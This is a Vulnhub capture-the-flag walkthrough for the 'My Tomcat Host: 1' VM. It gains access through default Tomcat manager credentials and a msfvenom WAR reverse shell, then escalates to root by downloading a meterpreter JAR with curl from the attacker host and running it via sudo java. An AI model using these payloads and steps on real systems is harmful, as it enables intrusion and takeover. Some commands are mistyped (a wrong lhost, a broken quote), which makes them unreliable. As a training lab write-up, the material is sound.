My Tomcat Host: 1 Walkthrough Vulnhub | My Tomcat Host: 1 Write-up Vulnhub
In this article, we are going to solve another boot2root challenge MY Tomcat Host 1 id create by Akanksha Sachin Verma. This is an intermediate-level machine you can download here this machine link
Description
This boot to root VM is designed for testing your basic enumeration skills and concepts. Goal: Get the root flag of the target.
Network Scanning
First we scanning our local network using netdiscover command
netdiscover
Now we have a target IP address our next step is scanning all ports and running service target machine using the namp command
nmap -A 192.168.43.164
We can see the nmap output our target two ports are open 22 SSH, and 8080 http tomcat apache server.
Enumeration
so I decided to browse HTTP service target and we see a tomcat landing page
http://192.168.43.164:8080
click the manager app button we see a password promote is open I login with default tomcat username and password
- username: tomcat
- password: tomcat
and we successful login the tomcat manager
http://192.168.43.164:8080/manager/html
without wasting our time create a java reverse shell using msfvenom and output format is .war
msfvenom -p java/jsp_shell_reverse_tcp lhost=4545 lport=4545 -f war > hackNos.warand start our net-cat listener port 4545
nc -lvp 4545
uploading our shell target machine

our shell is uploaded successfully and we can see our payload in deploy now executing our shell click the shell name
http://192.168.43.164:8080/manager/hackNos
and we get a reverse connection tomcat user target machine we can identified our current user using the id command
nc -lvp 4545
python -c 'import pty;pty.spawn("/bin/bash")'
id
now we without wasting our time we use the command sudo -l to check for sudo privileges
sudo -l
and we found a openjdk java binary file sudoers file our next step is exploiting the java privileges
again create a java reverse shell out put format is .jar
msfvenom --platform java -f jar -p java/meterpreter/reverse_tcp lhost=192.168.43.103 lport=9000 >hackNos.jarsetup our msfconsole multi handler payload listener
msfdb run
use exploit/multi/handler
set payload java/meterpreter/reverse_tcp
set lhost 192.168.43.103
set lport 9000
run
java Privilege Escalation
I move the /tmp directory and download our shell target machine using the curl command
curl http://192.168.43.103/hackNos.jar -o hackNos-root.jarnow executing our shell using sudo
sudo java -jar hackNos-root.jar

and we see new meterpreter session is open we can identified our new shel using id command and output is our current shell is root
id
python -c import pty;pty.spawn("/bin/bash")'
cd /root
by changing directory /root we found our root flag proof.txt
ls
cat proof.txt